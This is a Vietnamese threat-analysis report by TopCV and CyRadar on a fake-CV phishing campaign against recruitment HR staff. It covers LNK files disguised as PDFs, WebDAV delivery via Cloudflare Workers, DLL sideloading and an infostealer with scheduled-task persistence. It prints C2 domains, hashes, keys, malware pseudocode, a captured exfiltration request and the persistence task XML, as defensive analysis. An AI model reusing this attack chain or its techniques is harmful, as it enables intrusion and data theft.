TLP:WHITE

BÁO CÁO PHÂN TÍCH MỐI ĐE DỌA

Chiến dịch tấn công có chủ đích nhắm vào các doanh nghiệp tuyển dụng tại Việt Nam

Phát hiện và phân tích bởi Bộ phận An ninh bảo mật TopCV (ANBM) và Công ty Cổ phần An toàn thông tin CyRadar

Ngày phát hành: 09/06/2026

Mức độ nguy hiểm	Thời điểm phát hiện	Đối tượng nhắm đến	Vector ban đầu
CAO (HIGH)	28/05/2026	Bộ phận Nhân sự/HR	Fake CV / Phishing

1. TỔNG QUAN CHIẾN DỊCH

Bối cảnh phát hiện và mức độ nguy hiểm


> ⚠ **CẢNH BÁO:** Đây là chiến dịch tấn công có chủ đích (Targeted Attack) nhắm vào nhân sự của các doanh nghiệp tuyển dụng tại Việt Nam. Kẻ tấn công lợi dụng quy trình xét duyệt CV thông thường để phát tán mã độc tinh vi, kết hợp nhiều kỹ thuật evasion và sử dụng hạ tầng Cloudflare Workers để ẩn giấu C2 server.

Vào ngày 28/05/2026, bộ phận An ninh bảo mật của TopCV (ANBM) phối hợp cùng CyRadar phát hiện một chiến dịch tấn công tinh vi nhắm vào cán bộ nhân sự của các doanh nghiệp đang sử dụng nền tảng tuyển dụng. Kẻ tấn công đã giả mạo ứng viên, nhúng đường link độc hại vào trong CV, và dụ dỗ nhân sự tải về một file ZIP chứa mã độc được ngụy trang thành file PDF.

Chiến dịch này có điểm tương đồng rõ ràng với nhóm **GOLD BLADE (RedCurl)** — một nhóm cybercriminal quốc tế đã bị Sophos và nhiều tổ chức bảo mật ghi nhận từ năm 2024. Đây là lần đầu tiên một chiến dịch theo mô hình này được xác nhận nhắm vào thị trường Việt Nam.

Thông tin chính	Chi tiết
Tên chiến dịch	TopCV-Workers-20260528
Thời điểm phát hiện	28/05/2026, 16:46 — 17:20 (ICT)
Vector tấn công ban đầu	File PDF giả mạo CV ứng viên, nhúng link phishing
Hạ tầng C2	Cloudflare Workers (workers[.]dev)
Kỹ thuật phân phối payload	WebDAV qua HTTPS (UNC Path @SSL)
Mã độc chính	query.dll — Trojan Downloader/Dropper (PE64)

Payload cuối	ConfigSM_VFJVTkdQSE0xM0FE.exe — Infostealer + Downloader
Persistence	Scheduled Task qua pcalua.exe → conhost.exe (LOLBIN)
Mức độ nguy hiểm	CAO — Đánh cắp thông tin, có khả năng leo thang thành ransomware



2. DIỄN BIẾN TẤN CÔNG THEO THỜI GIAN


Bộ phận ANBM TopCV phát hiện dấu hiệu bất thường ban đầu trong CV. Sau đó tái hiện chuỗi sự kiện điều tra từ logs ghi nhận

2.1 Giai đoạn Tiếp cận Ban đầu (Initial Access)

`2026-05-28 16:46:29` **— Nội dung CV độc hại**

File CV được hiển thị dạng PDF trên trình duyệt mặc định. Bên trong file PDF này, kẻ tấn công đã nhúng một đường link độc hại dẫn đến domain phishing:

```
https://view.cvinstantapplication.workers[.]dev/id/06b30/QGvntopcv0528d
```



Domain này được host trên nền tảng **Cloudflare Workers** — một dịch vụ hợp pháp thường được sử dụng cho mục đích phát triển web, khiến các hệ thống bảo mật khó phát hiện do traffic trông như HTTPS bình thường.

`2026-05-28 17:19:28` **— Tải xuống file ZIP từ domain phishing**

Sau khi trình duyệt tự động kết nối tới link nhúng trong CV, một file ZIP đã được tải xuống máy nạn nhân:

```
CV Applicant 2090-68704.zip
```


2.2 Giai đoạn Thực thi (Execution)

`2026-05-28 17:19:30` **— Giải nén: LNK giả mạo PDF**

Bên trong file ZIP chứa một shortcut Windows (.lnk) được ngụy trang tinh vi thành file PDF bằng cách đặt tên có phần mở rộng kép:

```
CV 7283-8561930.pdf.lnk
```

Kỹ thuật ngụy trang: Trên Windows, extension .lnk thường bị ẩn mặc định, khiến người dùng thấy tên file là "CV 7283-8561930.pdf" và nhầm tưởng đây là file PDF thực.



`2026-05-28 17:19:37` **— WebDAV Execution qua UNC Path**

Khi nhân sự mở file .lnk, Windows xử lý shortcut và tự động kết nối đến WebDAV server của kẻ tấn công qua UNC Path được mã hóa SSL:

```
\\dav.aicvresponse.workers[.]dev@SSL\DavWWWRoot
```

Thực tế, file .lnk gọi `conhost.exe` (một binary hợp pháp của Windows) với tham số trỏ đến WebDAV server để tải và thực thi payload — đây là kỹ thuật **Living-off-the-Land (LOLBIN)** giúp né tránh phát hiện.

2.3 Giai đoạn Tải Payload (Payload Delivery)

`2026-05-28 17:19:45-17:19:48` **— WebClient tải payload từ C2**


Khi nạn nhân mở file "CV 7283-8561930.pdf.lnk", Windows xử lý shortcut và truy cập đến một WebDAV UNC Path được nhúng trong file: "\\dav.aicvresponse.workers[.]dev@SSL\DavWWWRoot"

Nếu kết nối thành công, Windows WebClient service sẽ tự động cache các file từ máy chủ WebDAV vào thư mục cục bộ:

```
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\TfsStore\Tfs_DAV\
```

- `{5E2BA710-48A6-42C9-82AA-1CF9D82E43DA}.exe` → CV-HRS-00431-DFG2ABBE3.exe (Loader chính, 61.96 KB)
- `{91E1C8E9-FFB0-4B52-A8DC-54E1EA9C4525}.dll` → query.dll (Trojan Downloader, 84.00 KB)

Và thực thi file CV-HRS-00431-DFG2ABBE3.exe



Thoạt nhìn, việc một tệp thực thi được tải xuống và khởi chạy có thể khiến nhiều người nghĩ đây là payload độc hại chính. Tuy nhiên, quá trình phân tích cho thấy **CV-HRS-00431-DFG2ABBE3.exe thực chất là một chương trình hợp lệ mang chữ ký số của Adobe Inc.** và không chứa hành vi độc hại trực tiếp.

Điểm đáng chú ý nằm ở tệp **query.dll** được đặt cùng thư mục với chương trình này. Khi khởi chạy, tệp thực thi hợp pháp của Adobe sẽ tìm kiếm và nạp các thư viện DLL cần thiết từ thư mục hiện tại. Kẻ tấn công đã lợi dụng cơ chế này bằng cách cung cấp một DLL độc hại có tên `query.dll`, khiến chương trình hợp pháp vô tình tải và thực thi mã độc thay cho thư viện hợp lệ.

Đây là kỹ thuật **DLL Sideloading** – một phương pháp thường được các nhóm APT và tác nhân đe dọa sử dụng nhằm che giấu hoạt động độc hại dưới vỏ bọc của phần mềm đáng tin cậy. Trong chuỗi tấn công này, **CV-HRS-00431-DFG2ABBE3.exe đóng vai trò là tiến trình hợp pháp bị lạm dụng**, còn **query.dll mới là payload độc hại thực sự**, chịu trách nhiệm thực thi các hành vi tiếp theo của chiến dịch.

3. PHÂN TÍCH KỸ THUẬT MÃ ĐỘC

Phân tích chuyên sâu các thành phần độc hại

3.1 DLL Sideloading — CV-HRS-00431-DFG2ABBE3.exe + query.dll

Thành phần	Chi tiết
CV-HRS-00431-DFG2ABBE3.exe	PE64 GUI · 61.96 KB · File sạch, có chữ ký số hợp lệ (Signed Legitimate Binary)
query.dll	PE64 DLL · 84 KB · MALICIOUS — Trojan Downloader/Dropper

Hash SHA256 — query.dll	EE4525AE5FAA4C215C14152913ADEB14640F16C78B78F2AD92006AE6263BEAFF
Hash SHA256 — EXE	DB560BDE3C1C839B39231301F3100F3C9DCF2D6A0C04652FB8A11D18E595CE91
Cơ chế kích hoạt	EXE load query.dll cùng thư mục qua DLL Search Order
Thư mục drop	C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\TfsStore\Tfs_DAV\

Kỹ thuật **DLL Sideloading** khai thác Windows DLL Search Order: khi CV-HRS-00431-DFG2ABBE3.exe (có chữ ký số hợp lệ) được thực thi, Windows tìm kiếm DLL phụ thuộc theo thứ tự — ưu tiên thư mục cùng cấp với EXE trước System32. Kẻ tấn công đặt query.dll vào đúng thư mục đó. AV/EDR ít nghi ngờ vì parent process có chữ ký Microsoft.

3.2 query.dll — Phân tích kỹ thuật chi tiết

3.2.1 DllEntryPoint và APC Injection — Thoát khỏi Loader Lock

Khi EXE load query.dll, Windows gọi `DllEntryPoint` với sự kiện `DLL_PROCESS_ATTACH`. Thay vì thực thi payload trực tiếp trong DllMain, mã độc dùng kỹ thuật **APC Injection** để defer execution — tránh Loader Lock và bypass EDR hook:

```
DllEntryPoint(DLL_PROCESS_ATTACH)
  └─ sub_1800116EC()          // Init Stack Security Cookie
  └─ sub_18001113C()          // DLL Main Dispatcher
       └─ GetCurrentThread()
       └─ QueueUserAPC(pfnAPC, hThread, 0)  // Defer execution
            ↓ [Thread vào alertable wait: SleepEx / WaitForSingleObjectEx]
       pfnAPC → sub_18000E7D0()  // APC Callback — payload thực sự
            ├─ sub_18000EAB0()  // Decode APC param → string
            ├─ sub_18000FAF0()  // Cache vào global
            ├─ sub_18000FF70()  // Parse/validate
            ├─ sub_18000EC30()  // Transform lần 1
            ├─ sub_18000EDB0()  // Transform lần 2
            └─ sub_18000DCF0()  // Stage 1 Payload
```

Lý do hiệu quả: (1) Thoát Loader Lock — DllMain không thể gọi API phức tạp mà không gây deadlock; (2) pfnAPC chỉ chạy khi thread ở alertable wait — nhiều EDR hook DllMain nhưng không hook APC callback; (3) Khó trace trong debugger thông thường vì execution bị defer.

3.2.2 String Encryption — Lehmer LCG XOR Cipher

Toàn bộ strings nhạy cảm (tên DLL, tên API, URL C2, XOR key) được mã hóa bằng **Lehmer LCG (Park-Miller 1988)** kết hợp XOR. Mỗi block dùng seed độc lập:

```
// Lehmer Linear Congruential Generator:
state(0)   = seed                          // seed riêng cho từng block
state(n+1) = (48271 × state(n)) mod 0x7FFFFFFF

// Giải mã từng byte:
plaintext[i] = ciphertext[i] XOR (state[i] & 0xFF)
```

```
// Seed được tính qua hàm sub_180001440
// Static analysis không thể giải mã nếu không biết seed từng block
```

3.2.3 Dynamic API Resolution — Import Table trống

Import table của query.dll gần như trống — không có tên API hay DLL nào rõ ràng. Toàn bộ được resolve tại runtime:

```
// Pattern cho mỗi API cần dùng:
dll_name  = Lehmer_XOR_decrypt(encrypted_blob_N)    // e.g. "shell32.dll"
func_name = Lehmer_XOR_decrypt(encrypted_blob_M)    // e.g. "ShellExecuteA"
hDLL      = LoadLibraryA(dll_name)
pfn_API   = GetProcAddress(hDLL, func_name)
pfn_API(...)    // Gọi qua function pointer
```

Hậu quả với defender: IDA/Ghidra/strings không thấy tên API nào. AV signature-based không match được. Analyst cần dynamic analysis (x64dbg) để biết mã độc dùng những API gì.

3.2.4 Stage 1 — ShellExecuteA Decoy Beacon

Trước khi thực hiện hành vi độc hại, hàm sub_18000DCF0 gọi `ShellExecuteA` đến topcv.vn/404 — vừa ngụy trang vừa dùng như đánh lừa người dung rằng file CV này gặp lỗi:

```
// Tất cả arguments đều được decrypt tại runtime:
LoadLibraryA(decrypt('shell32.dll'))
GetProcAddress(hShell32, decrypt('ShellExecuteA'))
ShellExecuteA(NULL, 'open',
    'https://www.topcv.vn/404',    // DECOY — domain tin cậy
    NULL, NULL, SW_SHOWNORMAL)
```

3.2.5 Stage 2 — C2 Downloader (sub_18000AC80)

Pipeline 7 bước của payload downloader chính:

#	Bước	Chi tiết kỹ thuật
1	**Load networking library**	Decrypt tên DLL mạng → LoadLibrary → resolve 8 pfn: pfn_Init, pfn_Connect, pfn_OpenRequest, pfn_SendRequest, pfn_QueryInfo, pfn_Read, pfn_SetOption, pfn_GetOption
2	**Kết nối C2**	pfn_Connect(session, hostname@0x1800162A0, 443) — hostname 48 bytes, encrypted tại địa chỉ đó, decrypt tại runtime
3	**Vô hiệu SSL**	flags |= 0x2100 (SECURITY_FLAG_IGNORE_CERT_CN_INVALID | IGNORE_CERT_DATE_INVALID) → cho phép self-signed cert, bypass TLS inspection
4	**HTTP Request**	headers tại 0x1800161B0 (64B enc), URL path: a7eb.c7b6b302c6074d2ca05a.workers.dev — tất cả decrypt tại runtime
5	**Anti-Sandbox**	HTTP_QUERY_CONTENT_LENGTH → if (Size <= 90000) abort () + sub_180008080() check bổ sung. Sandbox thường trả response nhỏ hoặc fake → cả hai phải pass
6	**Download + Decrypt**	Read 10KB/lần → XOR: buffer[i] ^= key[i%32]. Key: YBDTLldmsucyjoYjadsrcdKBaxwDAVRL (32 bytes hardcoded sau decrypt)

7	**Drop & Execute**	Skip 100KB padding đầu → WriteFile(buf+100000) → %APPDATA%\ConfigSM\ConfigSM_{base64(hostname)}.exe → CreateProcess / ShellExecute

3.3 ConfigSM_{base64(hostname)}.exe — Infostealer & Stage-2 Downloader

Thông tin	Chi tiết
Loại file	Windows PE (MZ) · 191 KB · không packed, không mã hóa
Hash SHA 256	`FDE544FD0FF540B134EC19C5661AD372756C4C719E9A0C9A604F3EBDB2E62D77`
C&C Server	`ab8b[.]37b5962987264fc6812c[.]workers[.]dev:443`
Thuật toán mã hóa	`AES-CBC, key = SHA256(transform(CLI_arg))`
Giao tiếp C2	`HTTPS POST, body = Base64_URLSafe(AES_CBC(data))`
CLI Argument	3d819ca28b78 — Campaign/Bot token, dùng để derive AES key

Phase 1 — Khởi động & Derive AES Key

ConfigSM nhận CLI argument `3d819ca28b78` từ Scheduled Task, thực hiện transform và derive AES key:

```
argv[1]    = "3d819ca28b78"
dup        = duplicate(argv[1])          // internal string copy
derived    = custom_transform(dup)        // xử lý chuỗi
aes_key    = SHA256(derived)              // 32-byte AES-256 key

// Giải mã các giá trị cấu hình (AES-CBC với key vừa tạo):
c2_host     = AES_CBC_decrypt(blob1)     // → ab8b.37b5962...workers.dev
phase2_key  = AES_CBC_decrypt(blob2)     // → "VfdbdNYj"
```

Phase 2 — Thu thập thông tin hệ thống

Mã độc thu thập thông tin máy nạn nhân qua các Windows API:

Windows API	Dữ liệu thu thập
`GetComputerNameA()`	Tên máy tính — ComputerName
`GetUserNameA()`	Tên người dùng hiện tại — Username
`GetComputerNameExA(ComputerNameDnsDomain)`	Tên DNS Domain của tổ chức

`SHGetSpecialFolderPathA + FindFirstFileA / FindNextFileA / FindClose`	Danh sách file & thư mục tại: C:\Program Files | %USERPROFILE%\Desktop | %LOCALAPPDATA%

Phase 3 — Mã hóa & Exfiltrate về C2

```
// Đóng gói payload exfil:
data = join(ComputerName, Username, DnsDomain,
            file_listing, phase2_key)

// Mã hóa AES-CBC:
encrypted = AES_CBC_encrypt(data, key=aes_key, iv=random)
payload   = Base64_URLSafe_encode(encrypted)

// Gửi về C2 qua HTTPS POST:
POST https://ab8b[.]37b5962987264fc6812c.workers.dev
User-Agent:   [decrypted at runtime]
Content-Type: [decrypted at runtime]
Body: <payload>
```

```
============================================================
[METHOD]  POST
[PATH]    /
[VERSION] HTTP/1.1
[FROM]    192.168.91.129:49812

[HEADERS]
  Content-type: application/x-www-form-urlencoded
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/5
37.36
  Host: ab8b.37b5962987264fc6812c.workers.dev
  Content-Length: 1498
  Cache-Control: no-cache

[BODY]
  vikeffmzni=NC0iOzw-IEU7PS4nPyc6&syycqp=&xrpnrvystmwc=JA0CBA==&tkjprepg=0&duxwfnfozvs=XmV7XkZ8elhAQEg0FAEFHxp8el9cKgEBf
WIwABgdGQsQBAEeHkgnFRoYFgEUAmV7MR0FHyAeBAMUCWV7MwccHQcfUC4YHA0CfWIVFRsaBAcBXgEfGWV7FAcFHg0FfWI2HwcWHA18eiAJNGV7OSwwUC4DF
Q0GERoUUFBfQ2V7OQYFFRoFFRxRNRABHAcDFRp8eiUeFAEXGQkTHA0mGQYVHx8CMRgBA2V7PTszBQEdFGV7PikiPWV7HgcVFQICfWI_HxwUAAkVW0N8eiYBE
wkBfWI-AA0fOiw6fWIjFQ4UAg0fEw1RMRsCFQUTHAEUA2V7JQYYHhsFEQQdUCEfFgcDHQkFGQcffWInPR8QAg18ej8YHgweBxtRNA0XFQYVFRp8ej8YHgweB
xtRNA0XFQYVFRpRMQwHEQYSFQxRJAADFQkFUDgDHxwUExwYHwZ8ej8YHgweBxtRPQkYHGV7JwEfFAcGA0g8FQwYEUghHAkIFRp8ej8YHgweBxtRPR0dBAEcF
QwYEUghHAkFFgcDHWV7JwEfFAcGA0g_JGV7JwEfFAcGA0ghGAcFH0gnGQ0GFRp8ej8YHgweBxtRIAcDBAkTHA1RNA0HGQsUA2V7JwEfFAcGA0giFQsEAgEFC
WV7JwEfFAcGA0giGQwUEgkDfWImGQYVHx8CMRgBA2V7JwEfFAcGAzgeBw0DIwAUHAR8ej8YAg0CGAkDG2V7fWJ8ekZ8ekZffWIwABgdGQsQBAEeHkg1ERwQf
WIzHxACBAkDBA0DfWIyGAcSHysQEwAUfWIyHwUcA2V7MwcfHg0SBA0VNA0HGQsUAzgdERwXHxocfWI2HwcWHA18eiAYAxweAhF8eiESHwYyEQsZFUYVEmV7P
QESAgcCHw4FfWIfAAVcEwkSGA18eiYENw0FfWIhEQsaEQ8UUCsQEwAUfWIhEQsaEQ8UA2V7IA0UAiwYAxwjFRgEEmV7AAEBfWIhHAkSFQAeHAwUAjwYHA09H
w8eNgcdFA0DfWIhAgcWAgkcA2V7IB0THAECGA0DA2V7JA0cAGV7JA0cAAcDERoIUCEfBA0DHg0FUC4YHA0CfWInGRoFBQkdIxweAg18emV7fWJffWJfXmV7Q
QUaGwkCBh8CAg1fBAUBfWIQBgkYHAkTHA0uAAkSGwkWFRtfBBAFfWISFRoFXhgUHWV7EwcfFgEWXhAcHGV7MwcfFgEWIyUuJi47JjwaFDkiNVgJPVg3NUYUC
A1fGQYXFQsFFQx8egwUAwMFHxhfGQYYfWIXEQMUHg0FLwQeFxtfHAYafWIYHhsFEQQdXhgCQWV7HQMaERsHBxsDFUYFHRh8ejgiLzwDEQYCExoYABwCfWIlH
wcdA2V7fWJ8eg==&vscxggbwkfn=Jg4VEgw_KQI=&humeaylnlfdxfir=phq
============================================================
```

Phase 4 — Anti-Debug & Tải Payload Stage 2

Trước khi nhận response từ C2, mã độc kiểm tra môi trường phân tích:

```
// Anti-debug check:
if (IsDebuggerPresent()) { exit(0); }   // Dừng ngay nếu có debugger

// Nhận và giải mã payload stage 2:
response    = HTTP_read_response(c2_connection)
stage2_dll  = AES_CBC_decrypt(response, key="VfdbdNYj")

// Drop file tạm cùng thư mục với mã độc:
dir      = GetCurrentDirectoryA()
tmp_path = dir + "\\mkkasvwsre.tmp"
WriteFile(tmp_path, stage2_dll)
```

```
// Load & Execute file in-memory:
hLib = LoadLibraryA(tmp_path)
pfn  = GetProcAddress(hLib, "VfdbdNYj")  // Export function
pfn()   // Thực thi stage 2

// Self-cleanup — xóa dấu vết:
DeleteFileA(tmp_path)   // Kiểm tra thêm trong System32, SysWOW64
```

3.4 Persistence — Scheduled Task qua LOLBIN chain 3 tầng

Sau khi thực thi thành công, tiến trình svchost.exe tạo Scheduled Task. Kỹ thuật nổi bật là chuỗi LOLBIN 3 tầng `pcalua.exe → conhost.exe → ConfigSM.exe` — mỗi binary đều có chữ ký Microsoft, khiến process tree trông hoàn toàn hợp lệ:

```
// Nội dung Scheduled Task (rút gọn):
<Author>Google Corporation</Author>      // Giả mạo vendor
<URI>\ConfigSM\ConfigSM-VFJVTkdQSE0xM0FE</URI>
<Interval>PT30M</Interval>               // Chạy mỗi 30 phút
<ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
<Command>C:\Windows\system32\pcalua.exe</Command>  // LOLBIN tầng 1
<Arguments>-a conhost -c --headless      // LOLBIN tầng 2
    ConfigSM_VFJVTkdQSE0xM0FE 3d819ca28b78</Arguments>  // Payload + token
<WorkingDirectory>%APPDATA%\ConfigSM</WorkingDirectory>
<RunLevel>LeastPrivilege</RunLevel>      // Không cần admin / UAC

// Chuỗi thực thi:
svchost.exe (Task Scheduler)
  └─ pcalua.exe -a conhost ...   (LOLBIN 1 — Program Compatibility Assistant)
       └─ conhost.exe --headless ...   (LOLBIN 2 — Console Host)
            └─ ConfigSM_VFJVTkdQSE0xM0FE.exe 3d819ca28b78   (Payload)
```

Trường	Giá trị	Nhận định
Author	`Google Corporation`	Giả mạo vendor uy tín — sysadmin dễ bỏ qua khi review task list
Base64 trong tên	`VFJVTkdQSE0xM0FE → base64(hostname)`	Hostname nạn nhân encode vào tên task — persistence riêng biệt theo từng máy
LOLBIN chain	`pcalua → conhost → payload`	3 tầng binary MS-signed: process tree trông hợp lệ với EDR filter theo process name
Trigger	`PT30M (30 phút)`	Tự khởi động lại định kỳ, kể cả sau khi bị kill bằng tay
RunLevel	`LeastPrivilege`	Không cần admin, không trigger UAC — hoàn toàn tàng hình với user thông thường
ExecutionTimeLimit	`PT72H`	Process chạy liên tục tối đa 72 giờ — đủ thời gian exfil toàn bộ dữ liệu

